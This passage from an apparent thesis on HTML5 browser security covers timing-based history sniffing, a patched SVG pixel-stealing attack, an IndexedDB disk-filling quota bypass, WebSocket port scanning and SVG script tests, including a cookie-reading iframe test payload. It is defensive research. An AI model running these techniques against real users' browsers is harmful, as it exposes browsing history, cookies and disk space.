Browser timing attacks will try to detect the repainting process by using the requestAnimationFrame API. Because modern browsers are optimised, and many graphical operations will be performed by the GPU, this repainting process is very fast. If the event takes less than 16 ms, the period between callbacks remains constant and frame rate will be over 60 fps. This means that if the repaint event takes less than 16 ms, it will be undetectable by using this technique. So, if we want to detect to repaint event, we have to make the computational load sufficiently heavy to cause a delay.

The CSS text-shadow property [131] can be used to create a graphical load that will cause a delay in the repaint process. The property can be used to add various effects to text in a web page, such as text shadows, fussy text shadows, readable white text, multiple shadows, drawing letters as outlines and neon glow. The text-shadow property has the following values [132]:

- color: optional color value to be used for the effect
- offset-x and offset-y: these required values define the shadow's offset from the text
- blur-radius: Optional blur value. A higher value causes a bigger blur; the shadow becomes wider and lighter.

The blur-radius value is the one that can be modified to increase the computational load. The amount of time that is needed to render the element with the effect applied is proportional to this value. Other simple techniques to further slow down the process are to apply multiple shadows, or simply add additional links.

4.8.6 Timing Attack Methods

We will explain the high-level workings of the methods that can be used to implement timing attack vectors in the following subsections. The methods will be based upon methods defined in the original research [8], some methods in the original research will be excluded. There will also be stipulated in which browsers the methods work and for which reason they do. The specific browser implementations are the subject of section 5.6.2.

Method 1 - Asynchronous Lookup

The Asynchronous lookup method logically only works on the browsers that use asynchronous history lookups, i.e., Firefox and Internet Explorer. Because these browsers render the links in there “unvisited” state and later do a repaint to alter the link color if it turns out to be visited. The method does not work in Chrome because this browser will wait for the result of the lookup before the links get rendered. After reading section 4.8.5 about the detection of redraw events, the reader should understand that this can be exploited. The steps of the original method was defined as follows:

1. Insert a number of links on page with text-shadow applied, all pointing to same URL.
2. Time the next N frames using requestAnimationFrame.
3. Analyse captured frames to determine if redraw occurred.

The specific way we have implemented this method will be explained in section 5.6.2.

Method 2 - href Attribute change

The “href” attribute method only works on browsers that re-render the links if its target has been changed, i.e., Firefox and Chrome. The original method was defined as follows:

1. Place a number of link elements on the web page, pointing to a known-unvisited URL.
2. Update the links to point to the URL to be tested.
3. Time the next frame using requestAnimationFrame.

We have altered the method ourselves for more accuracy in the experiments and so it works with both synchronous and asynchronous lookups. Because timing attacks are never exact we felt this change was beneficial to the results. We came to this modification through the results of the timing performance evaluation experiments, section 5.6.1. Our own method is defined as follows:

1. Place a number of link elements on the web page, pointing to a known-unvisited URL.

2. Toggle the link pointing to either the known-unvisited URL or the URL to be tested. Alternating in every frame update.

3. Collect a number of frame durations using requestAnimationFrame.

4. When the desired number of frames is reached, take the median of the frames to eliminate spikes and compare it to the threshold.

Method 3 - Binary Chop History Sniffing

The original method in the original research was defined as follows:

1. Place a large number of different URLs (e.g. 1000) on the page at once.

2. If a redraw is detected, divide the URLs into two sets.

3. To each set add dummy unvisited URLs to keep the total number at 1000. This will ensure the timing remains constant.

4. Separately test each new set of URLs for redraws. If no redraw is detected, discard the URL set.

5. Continue testing, dividing and discarding until unique URLs are found.

This method was designed to test if a large number of URLs is visited. It works best when only a small portion of the URLs is actually visited. Because the URLs are subdivided into sets, whole sets can be discarded if they do not produce a hit. This attack vector was not implemented into an HTML document in this research, but with the steps above should be easy to understand.

Method 4 - Reading Pixels Values from iframes

We will summarise a large portion of the original paper within this method. We chose to do this high level because the method does not work any more in the current versions of the browsers. The method uses SVG filters in browsers to detect content and was a critical security vulnerability. We have discussed the capabilities in section 4.6, some techniques described there are also used in this attack vector. The key aspect that was being exploited was an optimization in the feMorphology filter. The optimization was that if the filter was used with certain input it would result in greatly differing frame rates. It was implemented in Firefox and Chrome because these browsers run it on the CPU[8], while Internet Explorer uses hardware acceleration, i.e. the GPU. If the filter

[8]Chrome does offer experimental hardware acceleration, but it is turned off by default.

was applied to a fully black rectangle it the time would be significantly less than when it was used on a noisy rectangle. By exploiting this given fact, basic math could be used to create an attack vector. When a black square, so a square consisting fully out of color values of 0, is multiplied by a noisy square, one consisting out of random values, we end up with a black square. When the same operation is done using a white square, we end up with with a noisy square. Calculating average times for the feMorphology filter on both inputs is straightforward and the results can easily be compared to distinguish pixel values. Also other colours can be considered if a threshold SVG filter is used. The target site can be loaded into an iframe and other operations can be used to inspect single pixels, i.e., enlarging of the iframe and SVG clipping to select the desired pixel. Later, the authors added a font detection algorithm to automatically produce readable text, this could even be used to read source code of authenticated web pages. These often contain information that is sensitive, such as personal user information, and security tokens, such as CSRF or authentication tokens. The original steps of the method are as follows:

1. Apply the filter to a known white pixel a number of times, and calculate average time Twhite.
2. Apply the filter to a known black pixel a number of times, and calculate average time Tblack.
3. Load target site into an iframe.
4. Apply the threshold SVG filter.
5. Crop the iframe to the first pixel to be read and enlarge it by a large amount.
6. Apply the filter numerous times to the pixel, and calculate the average time T1.
7. Calculate the colour of the pixel by comparing T1 to Tblack and Twhite.
8. Repeat for each pixel in the desired area of the iframe to build up the stolen image.

The browsers are, as we stated, not vulnerable to this type of attack in their current versions. This is due to the excellent work done in the original research. The Mozilla bug report can be found in [133], with the corresponding security advisory in [134]. Chrome has its own bug report that can be found in [135]. When these sources are consulted, one can see that the bugs are listed as fixed.

Chapter 5

Security Assessment of HTML5 and Experiments

In the chapter we will give a security assessment of HTML5 in relation to the browsers. We will summarise the findings of our experiments and discuss possible problem areas for each of the browsers. Here, an evaluation will also be made of which browsers handle certain security policies better, and if the browser security levels are similar in general.

5.1 Methodology

In this section we will describe the methodology used in this thesis: how we conducted tests and experiments, which environments and browsers were used and how we evaluated them.

5.1.1 Experimental Set-up used

For most experiments the experimental set-up that was used, was simply one computer. The HTML documents required for testing were often hosted on the file hosting site Dropbox [136], at other times they were hosted on a local computer using the software XAMPP [137]. At times when we needed multiple systems, e.g., when network related interaction was required, we used several machines on the local network. Experiments done on mobile devices, have been executed on emulators, such as the Android Emulator [138] and Firefox OS Simulator [139].

5.1.2 Scope

Our research is focused on the security aspects of HTML5 and in particular its interaction with the browsers. We describe the inner workings of the browsers in chapter 3 and relate these workings to the HTML5 attack vectors where appropriate. When different browsers treat HTML content in a different manner, we will compare these differences. These differences can be the result of the security policies the browsers use, or they can stem from the core implementation of the browser. The HTML5 attack vectors described in chapter 4 serve as basis for many of the experiments that we have performed, because they include many common, or less common, HTML attack vectors the reader should be made aware of. For each of these attack vectors we describe in which manner the browser handles it, and where appropriate, security recommendations are given. These recommendations can be found in chapter 6; they can be directed toward the browser vendors themselves, but can also target home and business users or developers. When attack vectors have been previously fixed by security updates, we check if there is still a way of making them work.

In most experiments, we limit ourselves to conducting the experiments on Mozilla Firefox 27/28/29, Google Chrome 33 and Internet Explorer 11. Whenever the versions of the browsers are not mentioned throughout the thesis, the reader can assume these versions were used to do the experiments. When mobile browsers were used in the experiments, the results were often the same as in the desktop browsers, or the HTML5 features were not yet supported.

5.2 Client-side Storage Browser Evaluation

It was shown in section 4.2 that in the past client-side storage could be exploited due to faulty implementation of HTML5 storage APIs. We tested the browsers with the demo code of the original research [99]. Bug reports were submitted to the affected browsers in the original research as well. The Chrome bug report can be found in [98] and the Internet Explorer bug report can be consulted at [97]. The Chrome bug report has the “Assigned” status, but no activity is seen on it for a long period. The Internet Explorer bug report has the “Fixed” status. Firefox was not vulnerable to this type of localStorage abuse, as its implementation corresponds to the specification.

The demo code still works in Chrome; the related bug report can be found in [98]. We were able to fill up hard disk space on our test system by running the demo. No errors were thrown and the data was persistent on the system after the browser session was closed. When we loaded the HTML document in Internet Explorer, it acted in a similar manner to Chrome. We did not see any changes in the hard disk space, however. The localStorage attack is no longer possible on Internet Explorer as it limits the amount of data that can be stored on the system; the original bug report can be consulted in [97].

The handling of this is done silently; its quota management mechanism does not seem to throw errors when the limit is exceeded. The HTML documents that use localStorage on Internet Explorer are responsible for making sure this limit is respected themselves. When we used another storage test web application [65] to test the localStorage API in Internet Explorer, the quota errors were given by the application itself through the use of the JavaScript alert function.

In the Browser Storage discussion in section 3.5 we explained many different storage APIs. We decided to test the IndexDB API for the same type of vulnerability, because it is widely supported among the popular browsers. One of our HTML test documents is given in appendix B.1. This code was set up on a localhost server with the help of a XAMPP Apache server [137]. We made subdomains on our localhost domain by using virtual hosts. This was done by adding code similar to the one in listing 5.1 to the "httpd-vhosts.conf" XAMPP configuration file. We used 10 subdomains in our experiments.

```
1  NameVirtualHost *
2  <VirtualHost *>
3      DocumentRoot "C:\xampp\htdocs"
4      ServerName localhost
5  </VirtualHost>
6  <VirtualHost *>
7      DocumentRoot "C:\xampp\htdocs\filldisk"
8      ServerName 1.localhost
9    ServerAlias www.1.localhost
10 <Directory "C:\xampp\htdocs\filldisk">
11     Order allow,deny
12     Allow from all
13 </Directory>
14 </VirtualHost>
15 <VirtualHost *>
16     DocumentRoot "C:\xampp\htdocs\filldisk"
17     ServerName 2.localhost
18   ServerAlias www.2.localhost
19 <Directory "C:\xampp\htdocs\filldisk">
20     Order allow,deny
21     Allow from all
22 </Directory>
23 </VirtualHost>
24 ...
```

Listing 5.1: Code added to the XAMPP virtual host configuration file.

Additionally, we added the code in listing 5.2 to the Windows hosts file.

```
1 127.0.0.1 1.localhost
2 127.0.0.1 2.localhost
3 127.0.0.1 3.localhost
4 127.0.0.1 4.localhost
```

```
5  127.0.0.1 5.localhost
6  127.0.0.1 6.localhost
7  127.0.0.1 7.localhost
8  127.0.0.1 8.localhost
9  127.0.0.1 9.localhost
10 127.0.0.1 10.localhost
```

Listing 5.2: Code added to the Windows hosts file.

All of the subdomains hosted the HTML test document. In Chrome and Internet Explorer this document can be loaded by using an iframe, but Firefox disabled IndexedDB access from iframes [140]. This means the attack works in Firefox, but can not easily be executed in the background. The attack commences by loading the first subdomain "http://1.localhost", after wish it will add a certain amount of data to the hard drive of the device (below the limit that is set). Subsequently, the browser tab (or iframe) is directed towards the next subdomain, which repeats the procedure. The data will be added through the use of several subdomains, and because the limit is not defined over the top-level origin of the website it can be bypassed. We observed that the attack can be used to fill up the hard drive of a user when executed in Firefox and Chrome. Internet Explorer seems to have an overall (cross-domain) limit on the amount of storage space that can be used and will overwrite the data when this limit is reached. We also observed that Internet Explorer is able to continue to add data after the browser has been closed by the user. Firefox does seem to have the problem that no easily accessible feature seems to be available to delete the IndexedDB content in the client-side storage; data has to be manually deleted. This makes this type of attack dangerous for technically less knowledgeable users, who might lose disk space without having an easy option to reclaim it.

We did not test the other storage APIs due to limited browser support, but it is possible that other vulnerabilities like this can be exploited in them as well. These issues should be addressed during the implementation of the quota management API.

5.3 Connection Limit Bypass

In our discussion about browser botnets in section 4.3 it was mentioned that certain limits are put on the number of HTTP connections one domain can have simultaneously. It seems to be set to a limit of 6 connections for Firefox 27 and Chrome 34, while Internet Explorer 11 allows for 13 connections per hostname [141].

The attack technique described in the browser botnet section could execute DoS attacks by using FTP connections instead, which did not have a limit. For this reason we decided to check if a limit had been set in the current version of the browsers; Firefox did have a bug report of the issue, but the limit has not yet been added. It is even

mentioned that it is not considered to be a critical security bug, so it might not be fixed for the foreseeable future.

5.4 Network Reconnaissance Browser Evaluation

In this section the results of our network reconnaissance tests will be discussed. At the time of writing we retested the tool on Firefox 27, Google Chrome 33 and Internet Explorer 11 (Update version 11.0.3) and came to the conclusion that it still works well on Chrome and Internet Explorer. The developers mention that Chrome and Safari provide the best results, although one should note that this was at the time of development in 2010 (We have not tested it on Safari). Back then, Firefox threw exceptions sometimes when using CORs to scan, this seems to be no longer the case. We tested it on the current version of Firefox and came to the conclusion that the port scanning in its current implementation does not work when scanning ranges of ports. The ability to detect open ports is still there however. We altered the JavaScript code of the tool so it would allow a single port to be scanned and it was able to identify the port as open. However, when two ports in sequence are scanned (with the open port following the closed one), it will cause the open port to have a timeout. This can be easily fixed by putting the maximum interval to wait equal to the amount of time it takes for the Firefox connection to time out (in our version 20 seconds for the WebSocket connection). This does make the scan significantly slower, because all the timeouts will take 20 seconds to be identified as such.

We wanted to speed up the scan up by modifying the code further so it would make use of the WebWorker HTML5 API [67, 68, 142] and thus take advantage of multithreading. This way multiple WebSocket connections (or CORs) could be used simultaneously to detect the status of multiple ports at once. This is at the current time not possible (when using WebSockets) to speed up the scan for Firefox, however. Firefox does not yet support WebSockets inside WebWorkers due to a bug [143]; the bug is waiting to be resolved because it still depends on other issues. One of these issues did get resolved recently [144], so progress is being made. Our modified code can be found in appendix B.2. The reader should be aware that in this version of the code the browser will create a new WebWorker instance for each port and should not be used to scan large ranges of ports in this state. This is a proof of concept, but in a finished tool a pool of workers to be used would be a viable solution. We did not write a full working document, because its implementation was mainly aimed at speeding up the tool for use in Firefox; at the time of development, Firefox did not support WebSockets in WebWorkers. It should be mentioned that using this multithreading extension of the tool could lead to less accurate timing results depending on the system. In our own tests we have not had

any problems with the timing results being compromised in such a manner that we failed to properly identify the port statuses, but the reader should be aware that it is a possibility. Linear one-port-at-a-time scans can be preferable for accuracy, but this should be judged on a situational basis.

5.5 Scalable Vector Graphics Browser Evaluation

In this section we will compare the current policies regarding SVG in three of the most used modern browsers. The versions discussed here will be Mozilla Firefox 28, Google Chrome 34 and Internet Explorer 11. We will try to be complete in our testing and present a full evaluation of the various ways SVG files can be embedded in the HTML document. The reader should note that the SVG files used in these experiments are hosted on the same domain as the HTML document. We present some test files in appendix B.4 for those interested.

5.5.1 Mozilla Firefox

The Mozilla Foundation Developer network reports that Gecko[1] places some restrictions on SVG content when it is being used as an image [145]. The following restrictions are active in the current implementation of Firefox:

- JavaScript is disabled.
- External resources (e.g. images, stylesheets) cannot be loaded, though they can be used if inlined through BlobBuilder object URLs or data: URIs.
- :visited-link styles aren't rendered.
- Platform-native widget styling (based on OS theme) is disabled.

They also note that these restrictions are specific to image contexts; they do not apply when SVG content is viewed directly, or when it is embedded as a document using the <iframe>, <object>, or <embed> elements.

In table 5.1 we present the results of the policy tests run in Firefox.

When analysing the results, it can be seen that the Firefox policy prevents SVG files from executing script code in the scenarios where it is used in an image context, both when using a normal SVG files or a chameleon. The <img> element and the use of SVG in CSS backgrounds are the uses inside an image context. In all other cases Firefox allows SVG to execute script code, but seems to keep the SVG DOM strictly separate from the DOM of the HTML document, except when using inline SVG.

[1] The name of the layout engine developed by the Mozilla Project.

Embed Method	Chameleon?	Scripting Enabled	DOM Access
Not Embedded	No	Yes	Restricted
Not Embedded	Yes	Yes	Not Restricted
Inline	No	Yes	Not Restricted
<img>	No	No	/
<img>	Yes	No	/
<embed>	No	Yes	Restricted
<embed>	Yes	Yes	Not Restricted
<object>	No	Yes	Restricted
<object>	Yes	Yes	Not Restricted
<iframe>	No	Yes	Restricted
<iframe>	Yes	Yes	Not Restricted
CSS Background	No	No	/
CSS Background	Yes	No	/

Table 5.1: Firefox scripting and DOM access policies when using SVG.

Upon further investigation, we discovered that DOM access is never intentionally prohibited by Firefox in SVG files. One example to do so is to create an XHTML context in an SVG file by using the <foreignObject> element. Our earlier observations about cookie access restriction were thus not the result of a safety policy. This results in the new table 5.2 for SVG files.

Embed Method	Chameleon?	Scripting Enabled	DOM Access
Not Embedded	No	Yes	Not Restricted
<img>	No	No	/
<embed>	No	Yes	Not Restricted
<object>	No	Yes	Not Restricted
<iframe>	No	Yes	Not Restricted

Table 5.2: Firefox scripting and DOM access policies when using SVG.

It is important to know that script execution is possible when SVG files are viewed directly through the “view image” button. This button is offered by Firefox to view the original SVG file when the SVG file is embedded through <img> tags. Lastly, we note that script code embedded inside of SVG files is executed without warning when opening the files on the local system.

5.5.2 Google Chrome

We conducted the same experiments on Google Chrome as in the previous section on Firefox. Table 5.3 shows the gathered information from these tests.

Embed Method	Chameleon?	Scripting Enabled	DOM Access
Not Embedded	No	Yes	Not Restricted
Not Embedded	Yes	Yes	Not Restricted
Inline	No	Yes	Not Restricted
<img>	No	No	/
<img>	Yes	No	/
<embed>	No	Yes	Not Restricted
<embed>	Yes	Yes	Not Restricted
<object>	No	Yes	Not Restricted
<object>	Yes	Yes	Not Restricted
<iframe>	No	Yes	Not Restricted
<iframe>	Yes	Yes	Not Restricted
CSS Background	No	No	/
CSS Background	Yes	No	/

Table 5.3: Chrome scripting and DOM access policies when using SVG.

Chrome employs the same policy as Firefox that makes sure in all the image context cases (so <img> and CSS background) script execution is prevented. Another observation we can immediately make is that Chrome does not have any DOM restriction in the other situations, this means local storage information can be freely accessed from SVG files at all times and could be abused easily by user uploaded SVGs. The security implementations are left to the developers of the HTML document in question, and would largely be determined by the SVG scanning mechanism that was used. Using chameleon SVG files instead yields the same results, although we must note that when using these inside an image element does not properly show the image, a broken link is shown instead. Chrome also allows right clicking an image inside <img> tags and either saving the image to the local system or viewing it in another tab, even if the image is a chameleon file that failed to load properly. Again, as was the case with Firefox, if an SVG file is opened from the local system, script code will automatically be executed.

5.5.3 Internet Explorer

As with the previous two browsers, we performed the same security tests on Internet Explorer 11 to determine its SVG security policies. Table 5.4 shows the results of these tests.

Embed Method	Chameleon?	Scripting Enabled	DOM Access
Not Embedded	No	Yes	Not Restricted
Not Embedded	Yes	Yes	Restricted
Inline	No	Yes	Not Restricted
<img>	No	No	/
<img>	Yes	No	/
<embed>	No	Yes	Not Restricted
<embed>	Yes	Yes	Restricted
<object>	No	Yes	Not Restricted
<object>	Yes	Yes	Restricted
<iframe>	No	Yes	Not Restricted
<iframe>	Yes	Yes	Restricted
CSS Background	No	No	/
CSS Background	Yes	No	/

Table 5.4: Internet Explorer scripting and DOM access policies when using SVG.

The no scripts in the image context policy seems to be a cross browser policy, as also in Internet Explorer script execution is prevented when the SVG file in embedded through <img> tags or used inside CSS backgrounds. Another similarity with the other browsers is that SVG files embedded in other ways do not seem to have a separate DOM or no-script policy either and can thus, also in IE, freely access the source document object model. This means Internet Explorer also puts most of the user uploaded SVG security in the hands of the developers.

Internet Explorer also has some additional security implementations, unlike Firefox and Chrome, it does not allow for SVG images being viewed directly by right clicking them when embedded in HTML content, but does allow to save them. This prevents users, that are unaware of the possible dangers of viewing SVG files outside of an image context, of putting themselves in harms way. An additional security policy is that when SVG files are opened from the local system, possibly after saving them by right clicking, script execution is prevented unless the user manually approves it.

One observation that struck us as weird was that the SVG chameleon seemed to have restricted cookie access, the explanation for this would probably have to do with the implementation of our test SVG. We reran the tests with another chameleon, the code of which can also be found in appendix B.4. The new results are presented in table 5.5.

The results of the new SVG chameleon show that no DOM restrictions were active on chameleon SVG files either. From this we can conclude that Internet Explorer 11 has a security policy that immediately makes a new DOM for every iframe element that

Embed Method	Chameleon?	Scripting Enabled	DOM Access
Not Embedded	Yes	Yes	Not Restricted
<img>	Yes	No	/
<embed>	Yes	Yes	Not Restricted
<object>	Yes	Yes	Not Restricted
<iframe>	Yes	Yes	Not Restricted
CSS Background	Yes	No	/

Table 5.5: Internet Explorer scripting and DOM access policies when using SVG, modified chameleon.

was created inside an XML context, thus making sure every code execution triggered inside <iframe> tags was unable to access the local storage of the source document. We modified the test code in the appendix to embed the line shown in listing 5.3.

```
1 <iframe src="javascript:alert(document.cookie)"/>
```

Listing 5.3: Modified line to test iframe DOM change.

This showed us that we were correct in expecting that Internet Explorer made a bogus fully qualified domain name when executing JavaScript inside the “src” attribute of an iframe. When repeating the test on both Firefox and Chrome, we observed that this security feature is not active on either of them. Further testing revealed that the same policies applied to the other methods of embedding on IE, such as <embed> and <object>. Neither one of these had the same restrictions on Firefox or Chrome.

We also made an additional observation. Internet Explorer throws security exceptions when the HTML document and SVG files are opened through HTTPS connections, but the XHTML specification was linked through HTTP. If the link is altered to HTTPS, the code would simply not run. The other browsers do not throw security exceptions for this reason. The XSLT processing will fail in Internet Explorer, because it is considered active content. Unlike in Firefox and Chrome, the embedding of the chameleon file in Internet Explorer will display the visible part of the circle. Although the XSLT processing will not execute, it will still parse the elements in the chameleon file. The parsing of the <script> element in the second attack vector will switch the context to an executable one, and this is why the execution is possible.

5.6 Timing Attack Vector Browser Evaluation

We performed timing tests of our own to evaluate the current browser performances. The high level descriptions of some of the attack vectors in the original research [8] will also be used to implement our own versions and use them to test them in the latest

versions of the browsers.

5.6.1 Evaluation of the Browser Rendering Performance

In the original research of the browser timing attacks [8], experiments were conducted that measured the rendering times of a set of 50 link elements with text-shadow applied to them. Various blur-radius values were used in these experiments, and were done in Firefox 21, Internet Explorer 10 and Chrome 27. We decided to do similar experiments to compare the performance of the current browser versions to the old ones. Even considering the hardware system we used to conduct our experiments was computationally more powerful, the durations were dramatically lower. Rendering the links with a blur radius of 40 pixels, which was the heaviest computational load used in the original research, results in minimal delay for all the browsers. In Google Chrome duration to render the first frame seems to range from 28 to 38 ms. In Internet Explorer the duration ranges from 0.3 to 7 ms. In Firefox, it takes in between 9 and 11 ms to render the first frame. Although, we must note that in Firefox when the console is open while the rendering process is taking place, larger delay values are seen. When the built-in console is used, only a few milliseconds are added to the duration, which usually results in durations around 15 to 23 ms. When a console from an extension is used to analyse the results, such as Firebug (version 1.12.8 in our experiments), the duration goes up to values in between 25 and 42 ms. This additional delay is probably due to the fact that Firefox is not a multiprocess browser. We advise to be careful with the use of consoles and general debugging tools while timing related testing is taking place.

All the browsers seem to behave slightly different during the initial rendering phases (at the very least due to differences in efficiency). In our experiments with rendering a number of links with large blur radius, we noticed that after the first few frames all of them stabilise around about 16 to 17 ms. The results of the experiments in Firefox, Chrome and Internet Explorer are shown in Appendix B.6.1. One of the documents used for testing the refresh rate is also included; this document was used to produce these results.

Based on these results, we will describe the initial refresh rate and the general behaviour for each browser in the next subsections. We also note that because our initial test results showed the browsers stabilise at 16 to 17 ms per animation frame, which equates to about 60 fps, we decided to also research the effect of the monitor refresh rate on the duration that was aimed for. These tests results can also be found in the appendix and will also be discussed in the following subsections.

Firefox

Another source that we have consulted for helping us make this analysis for Firefox was [146][2], which contains a large discussion about the implementation of the refresh rate in Firefox. Specifically, this bug addressed the fact that the animation frames generated were sometimes too short or long, especially at the start of animation. As can be seen in the results that we have produced, this is still the case. Firefox seems to usually need about four frames to use as its initial rendering phase in our experiments. These frames can extend the duration beyond the 16 to 17 ms that is aimed for[3] because all the elements need to be rendered for the first time. The reader should note that the durations could be affected by other modules as well. The network module could spread the additional delays over multiple frames when it is still receiving parts of the document so that the initial processing of the document is divided into parts; however, this should not be the case here as the document is smaller than 2 kB. The parse and JavaScript modules (adding of the elements to the DOM) also take time to execute their tasks.

To further understand the rendering process in Firefox we decided to examine the Firefox source code responsible for handling the refresh rate. In the bug we consulted before, it was stated that this was part of the Core XPCOM component; however, it can be found in the layout/base folder of the project. The current versions of the header and source files can be found in [147, 148] respectively. Firefox will try to adjust its animation refresh rate to the monitor refresh rate. The code clearly states that vsync timing on Windows with DWM[4] is used, but that it will fall back dynamically to a fixed rate if required. For more information the bugs in [149, 150] can be consulted. We also tested the frame refresh rate on a monitor running at 75 Hz instead of the often used 60 Hz, Firefox would adjust its target refresh rate accordingly. A source code comment states that timers responsible for the scheduling of the updates will tick based on the current time and when the next tick *should* be sent if the target rate is being hit. It always schedules ticks on multiples of the target rate. In practice, this means that if some execution takes longer than an allotted slot, the next tick will be delayed instead of triggering instantly.[5]

However, if the refresh rate of the browser is affected by other phases in the rendering process, it seems to trigger as soon as the frame is ready. This can be seen in the results of the test we have done. In the appendix we have included test cases that show the effect of the layout process and the repaint process on the refresh rate. The effect the

[2]This bug is listed under the Linux platform, but concerns the general implementation of requestAnimationFrame. It also discusses Windows and other platforms.

[3]Using a 60 Hz monitor

[4]Desktop Window Manager.

[5]A comment mentions that this might not be desirable, and the file includes a piece of code to control this behaviour, but it is the current implementation.

repaint process has on the refresh rate is the one that is exploited by the browser timing attacks. This effect is a relatively stable increase of delay in *every* frame.

Another important aspect of the implementation we discovered when examining the source code is that there is a different refresh driver timer for inactive documents. This one starts off with the base rate which is normally 1 fps, the rate will slowly be reduced until it is disabled altogether after a period of time. The timing attacks need to be ran in the active browser tab to produce the desired results.

One last adjustment to our test document that had slightly different results was the change of calling the requestAnimationFrame function manually, to having it trigger on page load. When it was triggered on page load, the number of frames with higher delay values at the start of the tests seemed to be reduced from four to two. This does not affect the timing attacks, but we mention it for completeness.

Chrome

Chrome seems to handle the processing of the frames in largely the same way as Firefox, but there are some small differences. First, Chrome always seems to only need one or two frames to do the initial rendering phase, even when the requestAnimationFrame function is manually called. Second, it does seem to perform better in general, and the delay introduced by the layout and repaint phases is less. As previously mentioned, because it is a multiprocessing browser each tab will be handled by its own process, which improves the general refresh rate.

The most important similarity that is needed for the timing attack vectors to be viable is that the repaint process also adds a relatively constant delay when triggered in every frame. In our first test document, <a> elements are used. It is important to note that for these elements, style updates are not done automatically; as described before, they can easily be triggered by touching the element. In the second document, the repaint process is simply triggered by the changing of the CSS "class" attribute, and the style update is done automatically.

Internet Explorer

Internet Explorer also seems to handle the processing steps in a similar way to the two other browsers. The biggest difference between Internet Explorer and Chrome is that the two first frames are rendered extremely fast, most of the time taking only a fraction of the target rate. When the load of the rendering process is increased, this does not seem to change much. However, when the layout or repaint phases are triggered in every frame, this does change the results. The layout changing test case produces very unstable frame durations in Internet Explorer, just like it did in the other browsers. The repaint process creates a relatively stable delay in every frame, also the initial frames.

Internet Explorer still has an active bug that prevents it running at 120 and 144 fps,

when respectively 120 and 144 Hz monitors are used [151]. It does provide the expected results when running on a system that uses 60, 75, 85 or 100 Hz monitor.

The animation rate performance of a browser can also be tested using the tool in [152]. When using this tool it should be noted that it takes the average refresh time over 25 frames. The tool demonstrates well how the processing time inside the requestAnimationFrame loop affects the frame rate. With a monitor refresh rate of 60 Hz, the loop can contain up to about 14 ms of computation before the rate is affected.

5.6.2 Evaluation of the Implemented Timing Attack Vectors


In this section we will evaluate our own implementations of the browser timing attack vectors, the two first methods in section 4.8.6 were used in the development process of the vectors.

Firefox and Chrome

We have provided attack vector HTML documents for both the browsers in appendix B.6.2. They produce fast and accurate results on our testing system. They were both based on the modified version of method 2 of the timing attacks (section 4.8.6). This was beneficial in our results as we have encountered spike frames in the timing test cases on multiple occasions during our experiments (mostly in Firefox[6]).

The number of frames that was used to do the eventual evaluation is set at 5 for Chrome and 10 for Firefox.

Chrome has a useful web inspector tool, that can be used to analyse the style recalculation and painting stages. The results of comparing a visited to an unvisited style recalculation stage can be seen in figures 5.1a and 5.1b. The same comparison for the paint stages can be seen in figures 5.2a and 5.2b.




(a) Unvisited

(b) Visited

Figure 5.1: Comparison of the unvisited and visited style recalculation in Chrome when the attack vector is ran.

[6]Remember that Firefox is not yet a multiprocess browser.



(a) Unvisited (b) Visited

Figure 5.2: Comparison of the unvisited and visited paint in Chrome when the attack vector is ran.

Internet Explorer

The Internet Explorer timing attack vector is based on method 1 of the browsing timing vectors. The vector works as such that if it can detect a redraw after the original rendering of the DOM, it will be assumed that the link is visited. In appendix B.6.2 we have included an attack vector that works on Internet Explorer and that exploits this method with the intention of history sniffing. We have tested and calibrated it on our testing system and it was able to produce positive results of detection in less than 500 ms, plus the initial rendering of the page. We have chosen to implement this attack for Internet Explorer because the second method does not work for this browser. We have decided to analyse 20 frames, the captured frames exclude the first 5 frames that are rendered because sometimes large spikes can occur in these frames and the link lookup query will always return later than this. Note that this is just the calibration that worked for us, it is possible that this should be set to another more desirable number. The captured frames will be analysed by taking the maximum frame duration and comparing it to a threshold.

5.7 HTML and XML Filters

We have conducted some research about HTML and XML filters, which are often used when user submitted HTML or XML files are used. As we have seen in section 4.6 these can often be used as attack vectors against a website. These types of filters can be used to verify the content before it is uploaded to the website.

The first, and most common approach to verify the validity of an XML document is by using a description language that defines a precise specification of which XML elements, attributes, and other tokens may be used within a specific XML document.

Examples of languages like these are Document Type Definitions (DTDs), XML Schema and RELAX NG (REgular LAnguage for XML Next Generation). They have been previously tested for practical usage in terms of removing malicious contents from SVG files in [90]; however the authors found that capabilities of restricting SVG contents were mostly limited to the XML document's structure instead of the actual content values. Some provide a way to restrict the attribute content values to a specific data type, however this does not always prove to be sufficient for filtering malicious SVG contents.

After their analysis of XML sanitation, the authors of [90] decided they needed a more advanced method of filtering SVG files. This led to the idea of purifying SVG files, i.e., removing all suspicious content from the file while trying to maintain as much of the original content as possible. This brings us to our second method for mitigating SVG vulnerabilities server-side, SVG purification. This method is more advanced than XML sanitation, because in addition to the markup sanitation and restructuring it provides advanced XSS mitigation. They tested the most commonly used PHP-based open source solutions for filtering XSS files:

- kses [153]: The description given on the hosting website is that kses is an HTML/XHTML filter written in PHP. That it removes all unwanted HTML elements and attributes, and does several checks on attribute values. kses can be used to avoid cross site Scripting. We note that kses has currently not been updated in a year and that the development seems to be (at least temporarily) suspended.

